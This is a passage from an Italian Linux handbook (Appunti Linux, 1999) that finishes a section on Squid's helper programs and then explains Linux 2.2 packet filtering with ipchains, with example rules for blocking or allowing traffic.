I nomi definiti con le direttive **`acl`** vengono usati particolarmente con le direttive **`http_access`**, ma anche in altri casi. L'esempio mostra quello che dovrebbe essere l'impostazione predefinita del file di configurazione, con l'aggiunta di direttive che permettono l'accesso in modo particolare anche a quanto definito come **`localhost`**. Si osservi il nome **`all`**, richiamato più volte per consentire l'accesso ai servizi normali; nell'esempio precedente si è mostrato come ridurne l'ambito ai soli nodi per i quali viene attivato il servizio proxy.

### 160.4.4 Binari accessori

Squid si compone del binario **`squid`** e di altri accessori, con funzioni specifiche, avviati da questo. Si tratta di **`dnsserver`**, **`ftpget`** e **`unlinkd`**.

**`dnsserver`** viene usato per le interrogazioni DNS, e solitamente ne vengono avviate diverse copie per accelerare le operazioni.

**`ftpget`** viene usato per l'accesso a URI di tipo FTP, trattandosi di un caso particolare. Infatti, **`squid`** è in grado di gestire da solo le richieste di oggetti riferiti ai protocolli HTTP e Gopher.

**`unlinkd`** è un programma molto semplice che serve a cancellare file: cancella di volta in volta i file i cui nomi gli vengono forniti attraverso lo standard input. L'utilità di un tale programma sta nel non dover avviare ogni volta un nuovo processo per la cancellazione di ogni singolo file.

### 160.4.5 Interrogazione CGI

Squid fornisce un programma CGI per l'interrogazione del servizio proxy da parte dell'amministratore. Si tratta di <*http://localhost/cgi-bin/cachemgr.cgi*>. La configurazione predefinita di Squid dovrebbe escluderne l'utilizzo da parte di utenti che accedono da nodi differenti da **`localhost`**.





Figura 160.5: La maschera di **`cachemgr.cgi`**.

Come si vede dalla figura 160.5, è necessario indicare almeno il nome del server e il numero di porta del proxy.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Firewall secondo la gestione del kernel Linux 2.2.*

All'interno di una rete, il firewall è un componente che serve a proteggerne una parte rispetto al resto. Di solito, si tratta di qualcosa che si interpone tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

Il firewall, a parte il significato letterale del nome, è una sorta di filtro (passivo o attivo) che si interpone al traffico di rete, e che pertanto deve essere regolato opportunamente, in base agli obbiettivi che si intendono raggiungere.

```
                       +----------+         Rete interna da proteggere
- - - -----------------| Firewall |------------*-----------*-------- - - -
Rete esterna           +----------+            |           |
(Internet)                               +--------+  +--------+
                                         |  host  |  |  host  |
                                         +--------+  +--------+
```

Figura 161.1: Il firewall è un filtro che si interpone tra una rete interna e una rete esterna.

Generalmente, i compiti del firewall vengono svolti da un elaboratore configurato opportunamente, e munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Questo capitolo, dopo una breve introduzione generale ai concetti legati ai firewall, affronta in dettaglio solo le funzionalità di filtro di pacchetto IP native del kernel Linux.

Per approfondire il problema si invita a leggere *Linux IPCHAINS-HOWTO* di Paul Russell, che spiega in modo semplice e chiaro tutti gli aspetti legati alla gestione del firewall secondo il kernel Linux.

## 161.1 Firewall elementare

Il firewall elementare è un elaboratore con due interfacce di rete, per le quali siano stati definiti gli instradamenti nel modo consueto, ma dove sia stato impedito il transito del traffico tra un'interfaccia e l'altra.

L'utilità di un filtro del genere è minima. Probabilmente si potrebbe utilizzare come server SMTP e come punto di arrivo per i messaggi di posta elettronica, che gli utenti della rete interna potrebbero scaricare attraverso un protocollo come POP3, o IMAP. Inoltre, gli utenti che desiderano accedere alla rete esterna, potrebbero utilizzare Telnet per collegarsi al firewall per poi avviare da lì il programma client adatto all'operazione che vogliono compiere.

Evidentemente, questa non deve essere intesa come una scelta ottimale, anzi, di sicuro si tratta di un approccio sbagliato dal punto di vista della sicurezza, ma serve a rendere l'idea del significato che può avere un firewall.

Volendo, l'inserimento di una cache proxy all'interno del firewall potrebbe permettere agli utenti della rete interna che dispongono di software adatto, di accedere alle risorse della rete esterna (di solito solo con i protocolli HTTP e FTP).

All'estremo opposto, un router è un firewall che consente il transito di tutto il traffico, senza porre alcun limite, né alcun controllo.

## 161.2 Tipologie fondamentali

Si distinguono due tipi fondamentali di firewall: filtri di pacchetto IP e server proxy. Il kernel Linux aggiunge alle funzionalità di filtro di pacchetto anche il mascheramento e il proxy trasparente, che comunque vengono descritte più avanti in un altro capitolo.

I filtri di pacchetto IP permettono di bloccare o abilitare selettivamente il traffico che attraversa il firewall, definendo i protocolli (o meglio, il tipo di pacchetto), gli indirizzi IP e le porte utilizzate.

Questo tipo di sistema permette al massimo di controllare i tipi di servizio che possono essere utilizzati in una direzione e nell'altra, da e verso determinati indirizzi IP, ma senza la possibilità di annotare in un registro i collegamenti che sono stati effettuati (salvo eccezioni), né di poter identificare gli utenti che li utilizzano. In un certo senso, questo tipo di firewall è come un router su cui si può soltanto filtrare il tipo dei pacchetti che si vogliono lasciar transitare.

I server proxy rappresentano una sorta di intermediario che si occupa di intrattenere le connessioni per conto di qualcun altro nella rete interna. Per tornare all'esempio del firewall elementare, è come se un utente aprisse una connessione Telnet verso il proxy, e poi da lì utilizzasse un programma client adatto per il tipo di collegamento che intende realizzare al di fuori della sua rete interna.

Dal momento che il proxy ha un ruolo attivo nelle connessioni, può tenere un registro delle azioni compiute, ed eventualmente anche tentare di identificare l'utente che tenta di utilizzarlo.

Per completare il discorso, una cache proxy è qualcosa di simile al server proxy a cui si sta facendo riferimento. La differenza sta essenzialmente nella specializzazione che nel primo caso è puntata alla gestione di una memoria cache, mentre nel secondo è rivolta alla protezione della rete interna.

## 161.3 Filtri di pacchetto IP del kernel Linux

Il kernel Linux può gestire direttamente il filtro dei pacchetti IP, cosa che quindi rappresenta la scelta più semplice per la realizzazione di un firewall con questo sistema operativo. A parte le limitazioni che può avere un tale tipo di firewall, il suo inserimento nella rete non genera effetti collaterali particolari, dal momento che poi non c'è bisogno di utilizzare software speciale per i client, come avviene invece nel caso di un firewall di tipo proxy.

Trattandosi di un'attività del kernel, è necessario che questo sia stato predisposto in fase di compilazione, oppure sia accompagnato dai moduli necessari.

- *Network firewalls* (12.5.7) **Y**
- *IP: firewalling* (12.5.7) **Y**

In aggiunta, è opportuno aggiungere anche le funzionalità seguenti per il proxy trasparente e il mascheramento IP.

- *IP: always defragment* (12.5.7) **Y**

  Questa opzione del kernel è indispensabile per la gestione del mascheramento, ma è applicabile solo se il firewall è un passaggio obbligato per i pacchetti tra le reti in cui si inserisce.
- *IP: transparent proxy support* (12.5.7) **Y**
- *IP: masquerading* (12.5.7) **Y**
- *IP: ICMP masquerading* (12.5.7) **Y**

L'attraversamento dei pacchetti tra un'interfaccia e l'altra è controllato dalla funzionalità di *forwarding/gatewaying*, che in passato andava inserita esplicitamente nel kernel. In generale, il kernel non permette questo attraversamento, che deve essere abilitato attraverso un comando simile a quello seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

### 161.3.1 Schema generale di funzionamento del kernel

Gli elementi del kernel che si occupano delle funzionalità di filtro IP sono definite *IP chain*. Si distinguono tre filtri (*chain*): uno in ingresso, uno di inoltro e uno in uscita. A seconda delle circostanze, un pacchetto IP può essere sottoposto alla verifica di uno o più di questi filtri, che vengono programmati in base a delle ***regole***. Quando un pacchetto sottoposto a controllo corrisponde a una regola, la sua sorte viene definita dall'***obbiettivo*** di questa (ammesso che sia stato definito).

```
+-------------+     +-------------+     +-------------+
| Ingresso    |     | Inoltro     |     | Uscita      |
|             |     |             |     |             |
| Regole per  |     | Regole per  |     | Regole per  |
| l'ingresso  |     | l'attraver- |     | l'uscita    |
| dei         |     | samento dei |     | dei         |
| pacchetti   |     | pacchetti   |     | pacchetti   |
|             |     |             |     |             |
|             |     |             |     |             |
| Politica    |     | Politica    |     | Politica    |
| predefinita |     | predefinita |     | predefinita |
+-------------+     +-------------+     +-------------+
```

Figura 161.2: Schema dei filtri della gestione del kernel Linux.

Un pacchetto proveniente da un'interfaccia qualunque, e diretto allo stesso firewall o passante per questo, è soggetto al controllo del filtro di ingresso; un pacchetto passante, dopo il controllo del filtro di ingresso viene sottoposto al controllo del filtro di inoltro; un pacchetto che deve uscire attraverso un'interfaccia del firewall è sottoposto al controllo del filtro in uscita. In pratica, i pacchetti che devono attraversare il firewall sono sottoposti a tutti questi filtri in questa sequenza.

Quando un pacchetto IP è sottoposto al vaglio di un filtro e all'interno di questo non c'è alcuna regola che lo prenda in considerazione, la sua sorte è stabilita dalla ***politica predefinita*** (*policy*) per quel filtro, e generalmente questa è tale per cui il pacchetto viene lasciato transitare.

## 161.3.2 ipchains per l'amministrazione del firewall

La gestione del filtro di pacchetto IP del kernel deve essere regolata in qualche modo, e questo avviene attraverso il programma **`ipchains`**, ovvero l'«amministratore del firewall IP». Dal momento che le funzionalità di firewall del kernel sono piuttosto estese, la sintassi di questo programma è molto articolata, e se ne può apprendere l'utilizzo solo gradualmente.

Inoltre, è bene chiarire subito che le funzionalità di firewall del kernel non possono essere definite attraverso un file di configurazione; quindi, al massimo, tutto quello che si può fare è la realizzazione di uno script contenente una serie di comandi con **`ipchains`**.

**`ipchains`** interviene su un ***elenco di regole*** riferite alle funzionalità di firewall del kernel; un po' come avviene con la tabella degli instradamenti di un router. L'ordine in cui sono elencate tali regole è importante, quindi si deve poter distinguere tra l'inserimento di una regola all'inizio, alla fine o in un'altra posizione dell'elenco esistente.

Salvo eccezioni particolari, che verranno descritte nel contesto opportuno, la sintassi di massima per l'utilizzo di **`ipchains`** è quella seguente:

`ipchains` ⟨*opzione-di-comando*⟩ ⟨*filtro*⟩ `[`⟨*regola*⟩`]` `[`⟨*obbiettivo*⟩`]`

L'opzione di comando serve a stabilire il tipo di intervento nel sistema di gestione del firewall. L'elenco seguente si riferisce alle opzioni che permettono la cancellazione o l'inserimento delle regole in un filtro:

- **`-F`** | **`--flush`**
  elimina tutte le regole del filtro specificato;
- **`-D`** | **`--delete`**
  elimina una o più regole dal filtro specificato;
- **`-A`** | **`--append`**
  aggiunge una regola in coda a quelle del filtro selezionato;
- **`-I`** | **`--insert`**
  inserisce una regola in una posizione stabilita del filtro selezionato;
- **`-R`** | **`--replace`**
  sostituisce una regola del filtro selezionato.

Altre opzioni non modificano le regole; in particolare:

- **`-L`** | **`--list`**
  elenca le regole di un uno o di tutti i filtri;
- **`-P`** | **`--policy`**
  cambia la politica predefinita per il filtro specificato;

Altre opzioni verranno mostrate quando sarà più opportuno.

Il filtro viene indicato attraverso un nome. Si tratta di **`input`**, **`forward`** e **`output`**, che intuitivamente fanno riferimento al filtro di ingresso, quello di inoltro e quello di uscita.

> Il programma **`ipchains`** permette di gestire delle regole all'interno di contenitori aggiuntivi a cui si fa riferimento a partire da regole inserite nei filtri normali. Nella terminologia di **`ipchains`** si parla sempre di *chain*, sia per indicare i filtri, sia per indicare questi elenchi di regole aggiuntive.

Infine, una regola comune è conclusa con l'indicazione di un obbiettivo. L'obbiettivo è la definizione della sorte da dare al pacchetto intercettato, e si indica attraverso una parola chiave. Le più importanti per iniziare ad apprendere la configurazione del firewall sono: **`ACCEPT`**, **`DENY`** e **`REJECT`**.

- **`ACCEPT`** – consente il transito del pacchetto;
- **`DENY`** – impedisce il transito del pacchetto, limitandosi a ignorarlo;
- **`REJECT`** – impedisce il transito del pacchetto notificando all'origine il rifiuto (viene inviato un messaggio ICMP specificante che il pacchetto è stato rifiutato).

Esempi

`ipchains -A input` ⟨*regola*⟩ `-j DENY`

Lo schema mostra l'aggiunta di una regola di ingresso, non meglio definita, per la quale viene applicato l'obbiettivo **`DENY`**.

`ipchains -R input 1` ⟨*regola*⟩ `-j DENY`

Lo schema mostra la sostituzione della prima regola nel filtro di ingresso con un'altra regola non meglio definita, per la quale viene applicato l'obbiettivo **`DENY`**.

`ipchains -I input 1` ⟨*regola*⟩ `-j ACCEPT`

Lo schema mostra l'inserimento nella prima posizione di una regola di ingresso per la quale viene consentito il transito dei pacchetti (**`ACCEPT`**).

`#` **`ipchains -D input 2`**

Questo comando elimina la seconda regola del filtro di ingresso.

`#` **`ipchains -F input`**

Questo comando elimina tutte le regole del filtro di ingresso.

`#` **`ipchains -F`**

Questo comando elimina tutte le regole di tutti i filtri.

`#` **`ipchains -P input DENY`**

Cambia la politica predefinita del filtro di ingresso specificando che, in mancanza di regole, i pacchetti devono essere bloccati.

### 161.3.3 Un po' di confidenza con ipchains per la gestione del firewall

Data la complessità delle funzionalità di filtro di pacchetto del kernel, anche l'uso di **`ipchains`** è piuttosto articolato. Prima di iniziare a vedere come si possono definire le regole, conviene fare qualche esperimento che serva a introdurre l'uso di questo programma.

La prima cosa da sapere è in che modo si ottiene la visualizzazione della situazione dei filtri che compongono il sistema.

`#` **`ipchains -L`**

In questo modo si ottiene la situazione di tutti i filtri (ed eventualmente anche dei raggruppamenti di regole aggiuntivi). Inizialmente si dovrebbe osservare la situazione seguente:

```
Chain input (policy ACCEPT):
Chain forward (policy ACCEPT):
Chain output (policy ACCEPT):
```

Quello che si vede è la situazione normale del sistema prima di iniziare a inserire delle regole; tutto quello che c'è sono le politiche predefinite per ogni filtro.

Se si è interessati a conoscere solo la situazione di un filtro particolare, basta aggiungere il nome di questo. Per esempio, per limitare il risultato al solo filtro di ingresso si può usare il comando seguente:

`#` **`ipchains -L input`**

```
Chain input (policy ACCEPT):
```

Per verificare l'effetto del blocco del traffico attraverso uno dei filtri si può agire sommariamente sulla politica predefinita; per esempio si può bloccare il transito dei pacchetti in ingresso con il comando seguente:

`#` **`ipchains -P input DENY`**

Questo tipo di blocco è totale e interviene anche nell'interfaccia virtuale che identifica il sistema locale: **`lo`**. Basta provare a fare un Ping verso il nodo locale per accorgersi che non si ottiene più alcuna risposta.

```
$ ping localhost
```

Un risultato simile si poteva ottenere utilizzando l'obbiettivo **REJECT**. In alternativa si può intervenire nel filtro di uscita; nell'esempio seguente si ripristina prima la politica di **ACCEPT** per i pacchetti in ingresso.

```
# ipchains -P input ACCEPT
```

```
# ipchains -P output DENY
```

Utilizzando Ping si ottiene in pratica lo stesso risultato, con la differenza che i pacchetti di Ping vengono accettati, mentre la risposta a questi viene a mancare.

Se invece si interviene nel filtro di inoltro (o di transito), si avverte l'effetto solo nei pacchetti che devono attraversare il firewall da un'interfaccia a un'altra. Prima di tutto è bene ricordare che questi possono transitare solo se la cosa viene abilitata attraverso il comando:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Il comando seguente, per quanto inutile, impedisce il transito dei pacchetti tra le interfacce, attraverso la gestione del firewall, con la modifica della politica predefinita del filtro relativo:

```
# ipchains -P forward DENY
```

Prima di proseguire è bene rimettere a posto le politiche predefinite dei tre filtri:

```
# ipchains -P input ACCEPT
```

```
# ipchains -P output ACCEPT
```

```
# ipchains -P forward ACCEPT
```

### 161.3.4 Opzioni di contorno

Prima di affrontare l'analisi delle regole che possono essere inserite nei filtri del firewall, è meglio descrivere subito l'utilizzo di alcune opzioni di contorno che hanno un'importanza minore, oppure che si possono utilizzare indipendentemente dal tipo di protocollo a cui si fa riferimento con una regola.

Opzioni

`-v | --verbose`

Questa opzione si utilizza generalmente assieme all'opzione di comando **-L**, allo scopo di rendere più dettagliata l'informazione che si ottiene.

`-n | --numeric`

Quando **ipchains** viene usato per ottenere delle informazioni, con questa opzione si fa in modo che gli indirizzi numerici non siano convertiti in nomi. Ciò può essere utile per evitare l'attesa di una risoluzione da parte del sistema DNS che potrebbe essere inaccessibile.

`-p [!] {tcp|udp|icmp|all}`

`--protocol [!] {tcp|udp|icmp|all}`

Stabilisce il tipo di protocollo della regola che viene definita. La parola chiave **all** rappresenta qualsiasi protocollo, ed è l'impostazione predefinita se questo non viene specificato. Le parole chiave che identificano i protocolli possono essere espresse anche attraverso lettere maiuscole. Il punto esclamativo, se utilizzato, serve a fare riferimento a tutti i protocolli fuorché quello indicato.

`-l | --log`

Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a richiedere l'annotazione nel registro del sistema di ogni pacchetto che corrisponda alla regola stessa. È evidente che si tratta di una possibilità da usare per compiere delle verifiche solo quando ne esiste la necessità.

`-i [!]` ⟨*interfaccia*⟩

`--interface [!]` ⟨*interfaccia*⟩

Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a indicare il nome dell'interfaccia di rete attraverso la quale sono ricevuti o inviati i pacchetti della regola che si sta definendo. Quando questa opzione non viene usata, si intende fare riferimento implicitamente a qualunque interfaccia di rete.

`-j` ⟨*obbiettivo*⟩

`--jump` ⟨*obbiettivo*⟩

Questa è un'opzione che si utilizza nella dichiarazione di una regola e serve a definire l'obbiettivo, attraverso una parola chiave tra quelle consuete, oppure il riferimento a un gruppo di regole creato a parte.

Esempi

`#` **`ipchains -L input -v`**

Elenca le regole di ingresso in modo dettagliato.

`#` **`ipchains -L output -n`**

Elenca le regole di uscita senza tradurre gli indirizzi in nomi.

`ipchains -A` ⟨*filtro*⟩ ⟨*regola*⟩ `-l -j DENY`

Lo schema mostra l'indicazione di una regola non meglio definita, con la quale di vogliono intercettare dei pacchetti da bloccare (l'obbiettivo è **`DENY`**). Questi pacchetti, anche se vengono bloccati, sono annotati nel registro del sistema.

`ipchains -A` ⟨*filtro*⟩ ⟨*regola*⟩ `-i eth0 -j DENY`

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico entrante o uscente dall'interfaccia **`eth0`**. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obbiettivo **`DENY`**.

`ipchains -A` ⟨*filtro*⟩ `-p tcp` ⟨*regola*⟩ `-i eth0 -j DENY`

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi al traffico TCP entrante o uscente dall'interfaccia **`eth0`**. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obbiettivo **`DENY`**.

`ipchains -A` ⟨*filtro*⟩ `-p ! tcp` ⟨*regola*⟩ `-i ! eth0 -j DENY`

Lo schema mostra l'aggiunta in coda di una regola non meglio identificata, nella quale viene specificato in particolare che deve riferirsi a tutto il traffico che non sia TCP, entrante o uscente da un'interfaccia qualunque purché non sia **`eth0`**. Per i pacchetti che vengono intercettati dalla regola, viene applicato l'obbiettivo **`DENY`**.

### 161.3.5 Regole che non fanno riferimento a un protocollo

Le regole che non indicano un protocollo particolare possono servire esclusivamente a individuare il traffico riferito a un'origine e a una destinazione, con l'indicazione eventuale dell'interfaccia:

`[-p all] [-s [!]` ⟨*origine*⟩`] [-d [!]` ⟨*destinazione*⟩`] [-i` ⟨*interfaccia*⟩`]`

Come si vede dallo schema, si possono utilizzare le opzioni **`-s`** e **`-d`** per indicare rispettivamente l'origine e la destinazione di un pacchetto. In aggiunta, si potrebbe inserire l'indicazione di una certa interfaccia attraverso cui i pacchetti vengono ricevuti o trasmessi; inoltre, volendo indicare espressamente che non si fa riferimento a un protocollo particolare, si può aggiungere l'opzione **`-p`** con l'argomento **`all`**.

La definizione di un gruppo di indirizzi IP può essere fatta attraverso l'indicazione di una coppia ⟨*numero-IP*⟩/⟨*maschera*⟩, con una barra obliqua di separazione tra i due. La maschera può essere indicata nel modo consueto, oppure con un numero che esprime la quantità di bit iniziali da porre al valore 1. A titolo di esempio, la tabella 161.1 mostra l'equivalenza tra alcune maschere di rete tipiche e questo numero di abbreviazione.

| Maschera di rete | Abbreviazione | Sottorete |
|---|---|---|
| 255.0.0.0 | 8 | Classe A |
| 255.255.0.0 | 16 | Classe B |
| 255.255.255.0 | 24 | Classe C |
| 255.255.255.255 | 32 | punto-punto |

Tabella 161.1: Maschere di rete tipiche per IPv4.

Quando si vuole fare riferimento a indirizzi imprecisati, si utilizza solitamente l'indirizzo 0.0.0.0, che può essere indicato anche con un unico zero; questo si abbina di solito alla maschera nulla: 0.0.0.0/0 o 0/0. Tuttavia, per fare riferimento a qualunque indirizzo, è sufficiente omettere la sua indicazione, in pratica basta fare a meno di indicare l'opzione **`-s`** o **`-d`**.

L'indicazione di un indirizzo può essere fatta utilizzando direttamente il nome di dominio corrispondente, ma questo richiede la disponibilità di un servizio DNS, e di solito può essere conveniente quando si tratta di un firewall connesso stabilmente con la rete esterna, altrimenti si creerebbero delle attese inutili e fastidiose, nel tentativo di risolvere dei nomi che non sono di competenza delle zone locali. Pertanto, in generale, è preferibile indicare indirizzi in forma numerica.

Il punto esclamativo che può essere inserito facoltativamente di fronte all'indicazione di un indirizzo IP, o di un gruppo di indirizzi, rappresenta la negazione logica e serve a fare riferimento al gruppo di indirizzi complementare.

Rappresentazione dell'origine e della destinazione

`-s [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`]`

`--source [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`]`

Permette di definire l'origine dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi.

Se questo parametro viene omesso, si intende implicitamente **`-s 0.0.0.0/0`**, ovvero **`-s 0/0`**, che rappresenta tutti gli indirizzi possibili.

`-d [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`]`

`--destination [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`]`

Permette di definire la destinazione dei pacchetti. L'indirizzo viene indicato generalmente in forma numerica, anche se c'è la possibilità di usare un nome di dominio. La maschera, eventuale, serve a indicare un gruppo di indirizzi.

Se questo parametro viene omesso, si intende implicitamente **`-d 0.0.0.0/0`**, ovvero **`-d 0/0`**, che rappresenta tutti gli indirizzi possibili.

Esempi

```
# ipchains -A input -s 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in ingresso proveniente dalla rete 192.160.100.*.

```
# ipchains -A input -s 192.168.100.0/24 -d 0/0 -j DENY
```

Esattamente come nell'esempio precedente.

```
# ipchains -A input -s 192.168.100.0/24 -d 0/0 -i eth0 -j DENY
```

Come nell'esempio precedente, specificando però che questo traffico in ingresso deve provenire dall'interfaccia **`eth0`** (se provenisse da un'altra interfaccia, non verrebbe intercettato da questa regola).

```
# ipchains -A input -d 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in ingresso che risulta destinato alla rete 192.160.100.*.

```
# ipchains -A input -s 0/0 -d 192.168.100.0/24 -j DENY
```

Esattamente come nell'esempio precedente.

```
# ipchains -A input -s 0/0 -d ! 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in ingresso che risulta destinato a indirizzi diversi dalla rete 192.160.100.*.

```
# ipchains -A output -d 192.168.100.0/24 -j DENY
```

Blocca tutto il traffico in uscita che risulta destinato alla rete 192.160.100.*. Rispetto all'applicazione di questa regola nel filtro di ingresso, in questo caso si impedisce anche al firewall stesso di accedere a questi indirizzi.

### 161.3.6 Utilizzo pratico di regole elementari

Come negli esempi mostrati in precedenza, in cui si agiva soltanto sulla politica predefinita, con la stessa semplicità si può sperimentare l'uso delle regole. Per cominciare, quando il comando **`ipchains -L`** genera il risultato

```
Chain input (policy ACCEPT):
Chain forward (policy ACCEPT):
Chain output (policy ACCEPT):
```

significa che non ci sono regole per alcun filtro (e le politiche predefinite non oppongono resistenza al transito dei pacchetti). Attraverso una regola molto semplice è possibile bloccare qualunque ingresso attraverso l'interfaccia virtuale corrispondente a **`localhost`**, cioè all'indirizzo 127.0.0.1:

```
# ipchains -A input -s 127.0.0.1 -j DENY
```

Se si tenta di fare il Ping verso il nodo locale, questo non genera alcuna risposta, dal momento che tutti i pacchetti in ingresso vengono eliminati. Anticipando un po' quello che verrà descritto in seguito, se lo scopo fosse stato esclusivamente quello di impedire l'ingresso dei pacchetti del protocollo ICMP (cosa che tra l'altro impedisce il Ping), si poteva usare un comando più specifico:

```
# ipchains -A input -p icmp -s 127.0.0.1 -j DENY
```

Se sono stati eseguiti gli esempi, il comando **`ipchains -L input`** dovrebbe generare il risultato seguente:

```
Chain input (policy ACCEPT):
target     prot opt     source                destination          ports
DENY       all  ------  localhost             anywhere             n/a
DENY       icmp ------  localhost             anywhere             any ->   any
```

Prima di fare altre considerazioni, conviene osservare la simbologia usata nel rapporto che è stato ottenuto: la colonna **`prot`** rappresenta il protocollo di riferimento; la colonna **`opt`** rappresenta delle specificazioni opzionali delle regole che in questo caso non sono mai state utilizzate; le colonna **`source`** e **`destination`** rappresentano l'origine e la destinazione dei pacchetti, e in particolare la parola chiave **`anywhere`** esprime in pratica ciò che altrimenti si indicherebbe con la notazione 0.0.0.0/0; infine, la colonna **`ports`** indica le porte coinvolte, dove **`n/a`** significa che si tratta di un'informazione non disponibile per il tipo di regola, e **`any`** rappresenta qualsiasi porta. Si osservi la differenza nel risultato nel caso si utilizzi l'opzione **`-n`**, ovvero il comando **`ipchains -L input -n`**, allo scopo di eliminare le rappresentazioni simboliche degli indirizzi.

```
Chain input (policy ACCEPT):
target     prot opt     source                destination          ports
DENY       all  ------  127.0.0.1             0.0.0.0/0            n/a
DENY       icmp ------  127.0.0.1             0.0.0.0/0            * ->   *
```

Le regole hanno una sequenza precisa, e avendo utilizzato sempre l'opzione di comando **`-A`**, queste sono state aggiunte di seguito. Come si può intuire, la seconda regola è inutile, dal momento che i pacchetti che potrebbero riguardarla vengono già presi in considerazione da quella precedente che li blocca completamente per conto proprio.

Le regole possono essere eliminate in modo selettivo attraverso l'opzione di comando **`-D`**, oppure in modo complessivo attraverso l'opzione **`-F`**. Per eliminare la prima regola, si potrebbe utilizzare uno dei due comandi seguenti:

```
# ipchains -D input -s 127.0.0.1 -j DENY
```

```
# ipchains -D input 1
```

Nel primo caso viene eliminata la prima regola che corrisponde al modello, cioè la prima, mentre il secondo comando fa riferimento direttamente al numero della regola. Naturalmente, dopo l'eliminazione della prima regola, quella che prima era la seconda diventa la prima:

```
Chain input (policy ACCEPT):
target     prot opt     source                destination          ports
DENY       icmp ------  localhost             anywhere             any ->   any
```

Come accennato, per eliminare tutte le regole di un filtro si può usare l'opzione di comando **`-F`**:

```
# ipchains -F input
```

L'esempio elimina tutte le regole del filtro di ingresso.

Se l'elaboratore con il quale si fanno questi esperimenti ospita un servizio si può fare qualche esperimento più interessante. Supponendo di disporre di un server HTTP che riceve richieste attraverso la porta 80 del protocollo TCP, si potrebbe impedirne l'accesso da parte dell'utente che accede dallo stesso sistema locale attraverso il comando seguente:

```
# ipchains -A input -p tcp -s 127.0.0.1 -d 127.0.0.1 80 -j REJECT
```

Quando si avvia un programma di navigazione per accedere al servizio HTTP locale, questo cerca di instaurare una connessione TCP utilizzando la porta 80 nella destinazione; se il firewall dispone della regola inserita con il comando appena mostrato, intercetta il tentativo di connessione e restituisce un messaggio di rifiuto attraverso il protocollo ICMP. La scelta di utilizzare l'obbiettivo **`REJECT`** è motivata da questa esigenza: evitare di fare perdere tempo a chi tenta di accedere, perché diversamente l'obbiettivo **`DENY`** renderebbe la cosa più subdola.

Per definire delle regole di filtro corrette per i fini che ci si prefigge, occorre conoscere bene il comportamento del protocollo che si utilizza. Tornando all'esempio appena fatto, in cui lo scopo era quello di impedire all'utente del sistema locale di accedere al servizio HTTP locale, si potrebbe ottenere un risultato equivalente agendo sul filtro di uscita. Per farlo occorre sapere che la connessione TCP è simmetrica, e che nel flusso di ritorno il servizio HTTP utilizza ancora la stessa porta 80, già impiegata per ricevere la richiesta di connessione.

# **ipchains -F input**

# **ipchains -A output -p tcp -s 127.0.0.1 80 -d 127.0.0.1 -j REJECT**

In questo caso di deve osservare comunque una cosa: il messaggio ICMP, con cui si notifica il blocco del transito del pacchetto in uscita, è diretto all'applicazione che tenta di rispondere alla richiesta del client, di conseguenza il client ne resta all'oscuro.

Dovrebbe essere intuitivo che se si vuole impedire l'accesso a un servizio, è meglio agire con delle regole di ingresso, piuttosto che rimediare con delle regole di uscita.

## 161.3.7 Regole per i protocolli TCP e UDP

Il modo con cui si possono definire le regole necessarie a individuare i pacchetti, dipendono dal tipo di protocollo utilizzato. Generalmente si è interessati maggiormente a controllare i protocolli TCP e UDP, che hanno in comune l'utilizzo delle porte.

Dovendo fare riferimento a un protocollo TCP o UDP si utilizza l'opzione **`-p`**, seguita dalla parola chiave **`tcp`** o **`udp`**. Dal momento che i protocolli TCP e UDP utilizzano le porte, l'origine e la destinazione possono includere questa informazione.

Le porte possono essere indicate in modo preciso (una soltanto), oppure attraverso un intervallo. Queste porte possono essere espresse attraverso un nome, come definito nel file `/etc/services`, oppure per numero, cosa che di solito si preferisce per evitare ambiguità o malintesi. Gli intervalli di porte, in particolare, vengono espressi nella forma seguente:

⟨*porta-iniziale*⟩**:**⟨*porta-finale*⟩

Se si indica un intervallo, e questo lo si determina per la presenza dei due punti, se manca l'indicazione della porta iniziale si intende in modo predefinito la numero 0, se invece manca quella finale si intende la porta 65535. Come nel caso degli indirizzi IP, l'indicazione della porta o dell'intervallo di porte, può essere preceduta dal punto esclamativo in qualità di negazione logica.

### Opzioni per i protocolli TCP e UDP

`-s [!]` ⟨*indirizzo*⟩`[/`⟨*maschera*⟩`] [!] [`⟨*porta*⟩|⟨*intervallo-di-porte*⟩`]`

